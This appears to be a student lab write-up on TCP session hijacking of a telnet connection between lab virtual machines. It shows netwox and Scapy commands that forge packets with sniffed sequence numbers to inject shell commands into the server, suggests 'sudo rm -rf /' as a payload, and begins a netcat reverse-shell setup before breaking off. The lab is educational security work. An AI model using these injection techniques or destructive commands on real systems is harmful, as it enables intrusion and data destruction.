
Set up the telnet connection to the server.



```
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Wed May  5 00:49:48 IDT 2021 from 10.0.2.12 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

We can see a successful connection.


On Wireshark we can see the last tcp packet sent.



```
   12 2021-05-05 00:49:56.5603855… 10.0.2.12        10.0.2.13    TCP       66        0 51696 →
   17 2021-05-05 00:50:49.6979522… 10.0.2.12        10.0.2.13    TELNET    98        0 Telnet
   18 2021-05-05 00:50:49.7001267… 10.0.2.13        10.0.2.12    TELNET   145        0 Telnet
   19 2021-05-05 00:50:49.9044554… 10.0.2.13        10.0.2.12    TELNET    99        0 Telnet
▸ Frame 12: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:cb)
▸ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
▾ Transmission Control Protocol, Src Port: 51696, Dst Port: 23, Seq: 783186025, Ack: 4218486980, Len: 0
    Source Port: 51696
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 783186025
    Acknowledgment number: 4218486980
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xe122 [unverified]
    [Checksum Status: Unverified]
```

We need this data to complete my netwox attack.


I constructed the netwox attack parameters by viewing the tcp source, sequence number an ack number from the previous screenshot.



```
[Wed May 05|00:49@Lab_Attacker]:~$ sudo netwox 40 --ip4-src 10.0.2.12 --ip4-dst 10.0.2.13 --ip4-ttl 64 --tcp-s
rc 51696 --tcp-dst 23 --tcp-seqnum 783186025 --tcp-window 237 --tcp-acknum 4218486980 --tcp-ack --tcp-data "0d
746f75636820686163b65642e7478743b206563686f204861636b6564203e206861636b65642e7478740d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0054=84___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xFDC4=64964__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x64C7_____________|
|                            source                             |
|___________________________10.0.2.12___________________________|
|                          destination                          |
|___________________________10.0.2.13___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xC9F0=51696__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x2EAE7869=783186025______________________|
|                            acknum                             |
|_____________________0xFB7100C4=4218486980_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0xB0A6=45222__________|___________0x0000=0____________|
0d 74 6f 75  63 68 20 68  61 63 6b 65  64 2e 74 78  # .touch hacked.tx
74 3b 20 65  63 68 6f 20  48 61 63 6b  65 64 20 3e  # t; echo Hacked >
20 68 61 63  6b 65 64 2e  74 78 74 0d               #  hacked.txt.
[Wed May 05|00:50@Lab_Attacker]:~$
```

We can see the packet structure constructed by netwox and my command decoded to ASCII.

On the server I checked again for the “hacked”.



```
[Wed May 05|00:49@Lab_Server]:~$ ll |grep "hacked"
-rw-rw-r-- 1 seed seed      7 May  5 00:50 hacked.txt
[Wed May 05|00:50@Lab_Server]:~$ cat hacked.txt
Hacked
[Wed May 05|00:51@Lab_Server]:~$ 
```

We can now see the file created on the server, hence the attack worked.


Observation: on the client we can see the telnet is frozen now.
The reason is that if we try to send more data from the client, it uses the sequence number the server already got so the server drops it.
The client keeps resending the same data and frozen.

Also, the server sends back an ACK to the client, but the client did not send anything, so it drops it as well.

Of course, we can do much more damage than creating a harmless file.
We could use “sudo rm -rf /” to delete the entire filesystem.

<u>Using Scapy:</u>


I set up the telnet connection from the client to the server.



```
[Wed May 05|01:22@Lab_Client]:~$ telnet 10.0.2.13
Trying 10.0.2.13...
Connected to 10.0.2.13.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Server login: seed
Password:
Last login: Wed May  5 00:53:08 IDT 2021 from 10.0.2.12 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Wed May 05|01:22@Lab_Server]:~$ 
```

We can see a successful connection.


We can see the last tcp packet on Wireshark.



```
    155 2021-05-05 01:33:38.5618527… 10.0.2.12          10.0.2.13     TCP        66         0
    158 2021-05-05 01:34:09.8193299… 10.0.2.12          10.0.2.13     TELNET    122         0
▶ Frame 155: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:
▶ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
▼ Transmission Control Protocol, Src Port: 51718, Dst Port: 23, Seq: 3112213406, Ack: 3074629821,
```

We can see the source port, sequence number and acknowledgment number. We can use this information for my Scapy script.


I constructed the following packet.



```
from scapy.all import *

src_port = 51718
sequence = 3112213406
acknowledgement = 3074629821
src_ip = "10.0.2.12"
dst_ip = "10.0.2.13"

print("Sending Hijacking packet")

ip = IP(src=src_ip, dst=dst_ip)
tcp = TCP(sport=src_port, dport=23, flags="A", seq=sequence, ack=acknowledgement)

payload = "\rtouch hacked_again.txt; echo Hacked_Using_Scapy > hacked_again.txt\r"

pkt = ip/tcp/payload
pkt.show()
send(pkt, verbose=0)
```

We set the src port, seq number, ack number, flag A and the payload to create another file on the server.


Sent the packet from the attacker.



```
Sending Hijacking packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.13
  \options   \
###[ TCP ]###
     sport     = 51718
     dport     = telnet
     seq       = 3112213406
     ack       = 3074629821
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\rtouch hacked_again.txt; echo Hacked_Using_Scapy > hacked_again.txt\r'
```

We can see the packet structure and the data we sent.


By inspecting Wireshark, we can see packet.



```
158 2021-05-05 01:34:09.8193299… 10.0.2.12          10.0.2.13     TELNET     122                0
▸ Frame 158: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_26:c7:6d (08:00:27:26:c7:6d), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:
▸ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
▸ Transmission Control Protocol, Src Port: 51718, Dst Port: 23, Seq: 3112213406, Ack: 3074629821,
▾ Telnet
    Data: \rtouch hacked_again.txt; echo Hacked_Using_Scapy > hacked_again.txt\r
```

We see the data we sent and the seq number, ack number.

On the server I looked for the file.



```
[Wed May 05|01:34@Lab_Server]:~$ ll |grep "hacked"
-rw-rw-r-- 1 seed seed      19 May  5 01:34 hacked_again.txt
-rw-rw-r-- 1 seed seed       7 May  5 00:50 hacked.txt
[Wed May 05|01:41@Lab_Server]:~$ cat hacked_again.txt
Hacked_Using_Scapy
[Wed May 05|01:41@Lab_Server]:~$ 
```

We see the file was created and its’ content.

Task 4 Summary

- I performed a session hijacking attack on telnet protocol.
- I used both Netwox and Scapy to construct a spoofed packet and sent is to the telnet server. I inspected Wireshark to find out the sequence number, acknowledgement number and source port from the last tcp packet found, then I used it and send the packets to the server and created a file on the /home/seed directory.
- I could have done way more – such as changing system files, changing FW rules, install packages remotely, deleting the server filesystem and destroy it completely.


Task 5: Creating Reverse Shell using TCP Session Hijacking

Task description:

I will perform tcp session hijacking using Scapy to create a reverse shell to my attacker.

I will open Netcat connection on the attacker, send a spoofed packet to the server instructing it to redirect the input/output of the shell to the connection between the server and the attacker,
thus creating a backdoor.


I opened a Netcat connection on the attacker.



```
[Wed May 05|02:10@Lab_Attacker]:~/Downloads$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

We can see the attacker listen on port 9090.

